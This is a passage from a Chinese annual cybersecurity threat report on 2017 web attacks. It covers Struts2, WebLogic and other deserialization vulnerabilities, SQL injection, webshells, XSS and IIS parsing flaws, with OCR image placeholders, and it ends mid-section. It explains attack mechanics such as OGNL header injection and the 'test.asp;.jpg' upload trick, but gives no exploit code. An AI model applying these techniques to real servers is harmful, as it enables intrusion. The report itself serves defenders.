


图 12. 2017 年全球 Mirai 及其变种感染情况分布图

8. 供应链攻击暗流涌动，令人防不胜防

供应链攻击通常是在软件开发期间或者发布期间被攻击者植入恶意代码的攻击事件。开发工具污染是当前供应链攻击的主要原因，其次是源代码污染，以及厂商预留后门等。




图 13. 2017 年供应链攻击态势

在 2017 年曝光的供应链攻击事件中，Xshell，CCleaner 事件都是著名的源代码污染事件，HP 音频驱动键盘记录器事件是影响面较广的厂商预留后门事件。

以上是我们以观察者视角对过去一年网络安全态势的总体分析和观点，介于网络威胁的复杂性和研究方向的限制，以上观点可能会具有一定的局限性，仅作为企业和组织进行网络安全态势研判和分析的参考。

下面我们将从 Web 攻击、僵尸网络、恶意文档、高级可持续性威胁、挖矿勒索、IoT 安全六个方面对过去一年的网络安全态势进行详细解读。

一、

Web 攻击态势观察

Web 攻击方面，2017 年黑客使用最多的攻击方式仍然是 Struts2 系列漏洞攻击，占比高达 53%。其次是 SQL 注入攻击（33%），非法 Webshell 上传（5%），XSS 注入攻击（4%），Weblogic 漏洞攻击（3%），IIS 漏洞攻击（2%）。OWASP 组织连续两次将注入攻击风险排在最高风险等级，2017 年发布的 OWASP Top 10 中再次将注入攻击风险定为 A1，也反映了该类风险的危害程度，一旦发现对目标系统几乎是致命的。XSS 脚本注入攻击的风险等级由 2010 年的 A1 调整为 2013 年的 A3，继而在 2017 年直接下调为 A7，虽然地位有连年下跌趋势，但其仍然为黑客进行 Web 攻击时的重要辅助手段。同时可以看出使用已知 Web 漏洞组件攻击一直占有很大的比例，在下表中的 Struts2 系列、Weblogic 系列、IIS 解析系列均属于已知 Web 漏洞的范围。虽然连续两年在 OWASP 排名中只是 A9 的地位，但已知漏洞组件漏洞攻击通常可以通过一个漏洞便可完全控制整个 Web 应用系统，直接获取到服务器的控制权。




图 14 2017 年各种流行 Web 攻击类型数量比较

虽然利用 Weblogic 漏洞攻击次数较少，但利用成功率却远远高出其他攻击的成功率，仅次于 Struts2 漏洞，其“实力”不可小觑。




图 15 各类 Web 漏洞攻击成功率占比

下面我们就来盘点一下 2017 年在多次安全事件中屡屡霸占我们眼球的那些漏洞。

1.1 高危加高产的 Struts2 系列漏洞

Web 应用框架简单的说是建立 Web 应用的一种方式。Web 应用框架有助于减轻网页开发时共通性活动的工作负荷，例如许多框架提供数据库访问接口、标准样板以及会话管理等，可提升代码的可再用性。常见的 Web 框架包括 Django、ThinkPHP、Apache Struts、Spring 等。2017 年针对这些 Web 应用框架的攻击中 Struts2 成为典型，深受黑客青睐。

Struts 是 Apache 软件基金会（ASF）赞助的一个开源项目。它最初是 Jakarta 项目中的一个子项目，并在 2004 年 3 月成为 ASF 的顶级项目。它通过采用 JavaServlet/JSP 技术，实现了基于 JavaEE Web 应用的 MVC 设计模式的应用框架，是 MVC 经典设计模式中的一个经典产品。自 2007 年 7 月 23 日 Struts2 的第一个漏洞被曝出之后，全球的安全研究者对于 Struts2 的研究就从未停止过，截止目前漏洞编号已经达到 S2-055；仅在 2017 年就被曝出了 11 个漏洞（S2-045~S2-055），并且每个漏洞被曝出后对应的 POC 也会很快被公布于互联网上，2017 年新曝出的漏洞中 S2-045、S2-046、S2-048、S2-052、S2-053、S2-055 都是远程代码执行漏洞，利用已经公布的 POC 可以直接拿到目标系统的权限并执行代码和命令。

下面是 2017 年 Struts2 漏洞曝光时间线：




图 16 2017 年 Struts2 漏洞一览

下表展示了近 5 年 Struts2 应用曝光的高危漏洞，从表中可以看出 Struts2 漏洞在 2013 年和 2017 年达到高峰，一年中平均每两个月就有一个新漏洞曝光。另外由于 Struts2 高危漏洞为远程代码执行，因此每次新漏洞的曝光都会造成“血洗”互联网之势。

	2013	2014	2015	2016	2017
Critical	7	4	1	3	6

下面我们具体了解一下 2017 年曝光的 Struts2 漏洞。

2017 年 3 月，S2-045（S2-XXX 是 Struts 官方自己的漏洞编号，对应的是 CVE-2017-5638）曝光，该漏洞允许攻击者通过在 HTTP 头部的 Content-Type 字段注入 OGNL 表达式，进而执行命令。事实上以往 Struts2 远程代码执行漏洞的原因有很多是因为对输入过滤不严格，导致攻击者可以使用 OGNL 表达式注入的手段来执行命令。

同样是 2017 年 3 月，S2-045 曝光后几天，官方又公开了 S2-046（CVE-2017-5638），S2-046 与 S2-045 的触发点相同，只不过利用方式和注入字段不同。S2-045 是在 Content-Type 字段，而

S2-046 的注入字段为 Content-Disposition，受影响版本与 S2-045 版本区间相同，需要更新到 2.3.32 或者 2.5.10.1。

2017 年 7 月，S2-048（CVE-2017-9791）曝光，攻击者可以通过 Struts2 的 struts2-struts1-plugin 插件构造恶意的字段值，远程执行代码。

2017 年 9 月，S2-052（CVE-2017-9805）曝光，S2-052 远程代码执行漏洞和以往的 Struts2 漏洞不同，S2-052 利用的是 Java 反序列化漏洞，而不是臭名昭著的 OGNL 表达式。本次漏洞触发点是 REST 插件在解析请求中的 xml 文件时，调用了 XStreamHandler，传入的数据会被默认进行反序列化，如果当传入的 xml 是个经过 XStream 序列化的恶意对象时，便造成反序列化漏洞，进而执行任意代码。

2017 年 10 月，S2-053（CVE-2017-12611）曝光，漏洞的成因在于当 freemarker 标签使用表达式常量或强制的表达式时会导致远程代码执行。

2017 年 12 月，S2-055（CVE-2017-7525 Jackson 漏洞编号）曝光，漏洞的成因是由于 2017 年 4 月爆发的 CVE-2017-7525 Jackson 反序列化远程代码执行漏洞。Jackson 是一个开源的 Java 序列化与反序列化工具，在 Struts2 中使用的 Jackson 版本过低，在进行 JSON 反序列化的时候没有任何类型过滤导致远程代码执行。

2017 年虽然新的 Struts2 漏洞被不断曝出，但是历史漏洞（S2-013/016/017/018/020/029/032）的利用情况依然比较流行，主要是由于很多受影响的用户并未引起足够重视及时更新补丁，并且漏洞利用已经工具化，攻击者只需知道目标系统的 IP 或者域名，然后点击几下鼠标就能完成攻击过程。例如某款 Struts2 攻击工具，攻击者可以以很低的成本完成对网站服务器的权限控制、命令执行及 Webshell 上传等操作。




图 17 某 Struts2 漏洞利用工具

针对 Struts2 类的攻击按月（抽样）统计如下：




图 18 2017 年 Struts2 漏洞报警统计（抽样）

1.2 经久不衰的 SQL 注入攻击

SQL 注入攻击仍然是目前 Web 类攻击中最流行的方法之一。OWASP Top 10 也一直把注入列为第一项，SQL 注入攻击更属于注入攻击中最重要的一种类型。从原理上讲，SQL 注入，就是通过把 SQL 命令插入到 Web 表单递交或输入域名或页面请求的查询字符串，最终使得服务器执行恶意的 SQL 命令。比如 Web 网站的用户登录页面的表单递交查询字符通常通过明文传输，这类表单特别容易受到 SQL 注入式攻击。概括来讲，Web 表单中只要存在与数据库服务器发生交互的地方便有可能存在 SQL 注入漏洞，漏洞攻击的的位置不仅仅局限于 Web 表单，此外还有 URL、Cookie、Referer、User-Agent 等字段位置。当 SQL 注入攻击发生时，数据库服务器并不能判断本次 SQL 注入查询是正常的数据查询还是黑客恶意的 SQL 注入语句，从表面上看 Web 前端将一条看似合理的 SQL 注入语句带入后台数据库查询，一切看上去与正常的数据请求无异。单靠传统的防火墙无法检测出 SQL 注入攻击，需要专门的 Web 应用防火墙进行防护。

2017 年曝光的重大 SQL 注入漏洞有：

（1）GitHub 企业版 SQL 注入漏洞

（2）Joomla! 3.7 Core SQL 注入漏洞(CVE-2017-8917)

（3）PHPCMS v9.6.0 wap 模块 SQL 注入漏洞

（4）PHPCMS v9 swfupload_json SQL 注入漏洞

（5）Metinfo 5.3.17 前台 SQL 注入漏洞

（6）Wordpress sprint 函数导致的 SQL 注入漏洞

（7）Peplink Balance 路由器管理 SQL 注入漏洞

（8）Drupal 7.x Services 反序列化远程命令执行与 SQL 注入漏洞

SQL 注入漏洞产生的主要原因是由于程序员的水平及经验不足，相当大一部分程序员在编写代码的时候，没有对用户输入数据的合法性进行判断，用户可以提交一段数据库查询代码，根据程序返回的结果，获得某些他想得知的数据。通过不断地变换注入的 SQL 语句，完成对整个数据库的全部操作。借助此类攻击可对目标服务器上的数据库进行刷库、脱库等。

从漏洞修复防护角度考虑，防止 SQL 注入攻击的最有效办法就是提高代码质量，从根本源头上杜绝 SQL 注入。永远不要信任用户的输入，严格对用户的输入进行校验，永远不要使用动态拼装 SQL，可以使用参数化的 SQL 或者直接使用存储过程进行数据查询存取，永远不要使用管理员权限的数据库连接，为每个应用使用单独的权限有限的数据库连接。

1.3 Webshell 木马多样变化多端，难以单点防护

WebShell 是以 asp、php、jsp 或者 cgi 等网页文件形式存在的一种命令执行环境，也可以将其称作为一种网页后门。简单说，Webshell 就是一个用 asp、jsp、php 等编写的木马后门，攻击者在入侵了一个网站后，常常将这些 asp、jsp、php 等木马后门文件放置在网站服务器的 Web 目录中，与正常的网页文件混在一起。然后就可以通过 Web 方式连接木马后门控制网站服务器，可以完成包括上传下载文件、查看数据库、执行任意程序命令等一系列操作。由于 Webshell 与被控制的服务器或远程主机交换的数据都是通过 80 端口传递的，因此不会被传统防火墙拦截。并且使用 Webshell 一般不会在系统日志中留下记录，只会在网站的 Web 日志中留下一些数据提交记录，管理员较难看出入侵痕迹。

在这种攻击手段的早期，往往编写一个比较复杂的 Webshell 上传到服务器，称之为大马，其中包括文件上传下载、目录访问、命令执行、数据库连接这些功能，通过 url 打开后像操作正常网页一样控制目标主机。但这种方式存在一些缺点：Webshell 实现功能较多因此文件较大，容易被发现；由于文件大，也容易被安全软件特征匹配；编写较为复杂。

为了解决这些问题，逐渐发展出来了一句话 Webshell，称之为“一句话木马”，当然这里的“一句话”并非总是一句代码，而只是形容 Webshell 非常简短。一句话 Webshell 原理很简单，利用了 eval 这样的函数，通过 post 将恶意代码发给 Webshell 的 eval 函数来执行。

现阶段各类 Webshell 层出不穷，攻击者为了逃避安全设备的检查，经常会对 Webshell 的执行代码部分进行各种加密，其中 Base64 编码类占据的比例最大，此种编码相对比较简单，互联网直接就可以找到开源的算法；当然有些更高级一点的攻击者会自己写一些私有的加密算法，此类 Webshell 更难检测。

1.4 XSS 脚本注入攻击风险地位有所降低仍不容忽视

OWASP 组织每隔 3-4 年发布 OWASP Top 10，对当前最值得关注的安全风险进行排名。2017 年 OWASP 组织将原来 2013 年排名 A3 位置的 XSS 脚本注入调整为 A7。其中除了开发者对 XSS 的防范意识加强之外，另一个关键的原因在于，目前大量自动化的扫描工具，都已经集成 XSS 扫描功能，开发者利用这些工具可以加快漏洞修补速度，使得整体 XSS 漏洞数量看起来比以往少，但 XSS 风险却没有因此减少，仍然是黑客获取系统权限的常用的攻击手段。

XSS 全称(Cross Site Scripting) 跨站脚本攻击，是 Web 程序中最常见的漏洞。指攻击者在网页中嵌入客户端脚本(例如 JavaScript)，当用户浏览此网页时，脚本就会在用户的浏览器上执行，从而达到攻击者的目的。XSS 攻击通常被分为三类：存储型、反射型和基于 DOM 的 xss。无论是哪种类型的，攻击后果都是相似的，XSS 攻击涉及用户会话 cookie 泄露，允许攻击者劫持用户的会话从

而接管账户、导致终端用户文件泄露、特洛伊木马安装、重定向用户到其他页面或站点或修改页面内容等。

1.5 WebLogic 系列漏洞成为黑客挖矿攻击的首选

WebLogic 是美国 Oracle 公司出品的一个 application server，确切的说是一个基于 JAVAEE 架构的中间件。WebLogic 是用于开发、集成、部署和管理大型分布式 Web 应用、网络应用和数据库应用的 Java 应用服务器。之前 WebLogic 曾被曝出多个反序列化漏洞，Oracle 官方相继发布了一系列反序列化漏洞补丁。虽然官方有补丁发布，但是大量企业未及时安装补丁，导致 weblogic 漏洞被用于传播挖矿程序，构建僵尸网络对国家或者组织实行 DDoS 攻击。

2017 年以来，伴随着虚拟货币的炒作，挖矿木马成为被不法分子利用最为频繁的攻击方式。2017 年早期，黑客利用 WebLogic WLS 组件漏洞对企业服务器发起大范围远程攻击，有大量企业的服务器被攻陷。其中，CVE-2017-3506 是一个利用 Oracle WebLogic 中 WLS 组件的远程代码执行漏洞，属于没有公开细节的野外利用漏洞，大量企业尚未及时安装补丁。Oracle 官方在 2017 年 4 月份就发布了该漏洞的补丁，但是并未完全修复漏洞，攻击者找到了绕过补丁继续执行远程代码的方式，因而产生了 CVE-2017-10271。该漏洞是 wls-wsat 模块的远程代码执行漏洞，这个漏洞的核心是 XMLDecoder 的反序列化漏洞，关于 XMLDecoder 反序列化的漏洞在 2013 年就被广泛传播，这次的漏洞是由于官方修复不完善导致被绕过。Oracle 官方继而在 2017 年 10 月再次发布补丁修复漏洞，这一次补丁才将 Weblogic 远程代码执行漏洞彻底修复。

对于 Weblogic 漏洞的利用通常是攻击者通过预先收集包括 Windows 和 Linux 平台的 WebLogic 目标主机（实际上不仅仅是 WebLogic 漏洞），再通过 CVE-2017-3506/CVE-2017-10271 对目标主机植入挖矿程序，包括 Carbon/Xmrig，Claymore-XMR-CPU-Miner 等。挖矿木马植入后，会造成目标主机 CPU 资源耗尽等风险。漏洞爆发初期，国内大量 Weblogic 服务器沦为挖矿傀儡机。

1.6 IIS 解析漏洞“古老”而又常刷存在感

通过对大量 Web 攻击日志的分析发现，一些古老的漏洞仍然占据一定的比例。一方面是因为这些漏洞仍有一些生命力，另一个方面是因为自动化工具泛滥，很多经典漏洞被集成到工具中，攻击者在入侵网站之前，通常先用这些工具检测扫瞄一些服务器是否仍然未修复这些漏洞。试想如果这种古老的漏洞都没有修复，那就说明这个服务器长期处于“无人值守”状态，可能多次沦为黑客的肉鸡。IIS 解析漏洞就是一个经常刷存在感的漏洞。

IIS6.0 服务器存在目录和文件解析的漏洞，导致远程攻击者可以上传恶意文件；所谓目录解析漏洞就是在网站下建立文件夹的名字为 .asp、.asa 的文件夹，其目录内的任何扩展名的文件都被 IIS 当作 asp 文件来解析并执行。文件解析漏洞是指在 IIS6.0 下，分号后面的不被解析，也就是说 test.asp;.jpg 会被服务器看成是 test.asp。该漏洞主要被攻击者用来上传 Webshell 类文件，上传成功后即可获得服务器的控制权，进而获取数据库敏感信息。

1.7 被格外“器重”的反序列化漏洞

反序列化攻击已逐渐成为黑客的一种便捷快速获取服务器权限的核武器。纵观以往的反序列化漏洞，主要以 Java 类应用的反序列化漏洞攻击为主，而且 Java 应用通常被配置为管理员权限运行，黑客通过漏洞获取到的服务器权限一般都很高，也省去了提权的过程。其原因在于，在 Java

开发中很多代码都依赖于第三方组件，而这些组件可能会存在反序列漏洞，典型的例子就是 Commons Collections、Fastjson、Jackson、XStream、XMLDecoder 等开源组件，当这些开源组件出现反序列化漏洞时，就会直接影响到 Java 生态环境中的应用程序安全。

2017 年 OWASP 组织更新了 Top 10 的内容，其中新增 A8-不安全的反序列化，从一定程度上反映出反序列化漏洞正在作为一种重要的 Web 漏洞，引起安全界的重点关注。漏洞出现后开发团队主要通过黑名单的方式进行修复，这也导致了之后层出不穷的绕过，继而产生新的高危漏洞。

2017 年各类反序列化漏洞时间线如下：




图 19 2017 年各种反序列化漏洞时间线

由图中可以看出，几乎每一到两个月就会有一个或者两个反序列化远程代码执行漏洞曝光，尤其是 Weblogic CVE-2017-10271、Struts2 S2-052 CVE-2017-9805、fastjson(S2-055)影响力最为广泛，黑客往往通过这些漏洞控制远程服务器，进行 DOS 攻击或者挖矿等恶意操作。

Fastjson 反序列化漏洞

2017 年 3 月 15 日，Fastjson 通过发布重大漏洞更新补丁的形式，提醒使用者进行安全更新。主要受影响版本为 1.2.24 及之前版本。漏洞的主要原因是 fastjson 在反序列化时存在安全漏洞，攻击者可以通过提交一个精心构造的序列化数据到服务器端以达到远程代码执行的目的。攻击者可以通过此漏洞远程执行恶意代码来入侵服务器。fastjson 官方建议直接升级到 1.2.28/1.2.29 或者更新版本来保证系统安全。

Jackson CVE-2017-7525/ CVE-2017-15095 漏洞

2017 年 11 月 2 日，Jackson 针对反序列化漏洞（CVE-2017-7525）存在的遗留问题，发布了 jackson-databind 反序列化漏洞(CVE-2017-15095)及其相关信息。该漏洞作为 CVE-2017-7525 的后续，描述了更多针对 jackson-databind 的反序列化漏洞攻击。由此可见，重大高危漏洞的修复补丁绕过，往往会衍生新的高危安全漏洞。

Apache Log4j CVE-2017-5645 漏洞

2017 年 4 月，Apache Log4j 被披露存在反序列化远程代码执行漏洞。攻击者可以通过该漏洞发送一个特别制作的二进制 payload，在组件将字节反序列化为对象时，触发并执行构造的 payload 代码。该漏洞主要是由于在处理 ObjectInputStream 时，接收器对于不可靠来源的 input 没有过滤。通过给 TcpSocketServer 和 UdpSocketServer 添加可配置的过滤功能以及一些相关设置，可以有效的解决该漏洞。

Weblogic CVE-2017-3248 漏洞

2017 年 1 月，WebLogic 官方发布了一个编号为 CVE-2017-3248 的漏洞，漏洞等级为严重。Oracle WebLogic Server 10.3.6.0, 12.1.3.0, 12.2.1.0 和 12.2.1.1 版本存在反序列化远程命令执行漏洞，黑客可通过构造恶意请求远程执行命令，获取系统权限。同年 6 月，WebLogic 反序列化漏洞重现江湖，CVE-2017-3248 成功绕过之前的官方修复。分析之前 WebLogic 漏洞 CVE-2015-4852 的补丁，发现 WebLogic 采用黑名单的方式过滤危险的反序列化类，但是这种修复方式很被动，存在被绕过的风险，只要发现可用并且未在黑名单之外的反序列化类，那么之前的防护就会被打破，系统仍遭受攻击。

Spring CVE-2017-8045 漏洞

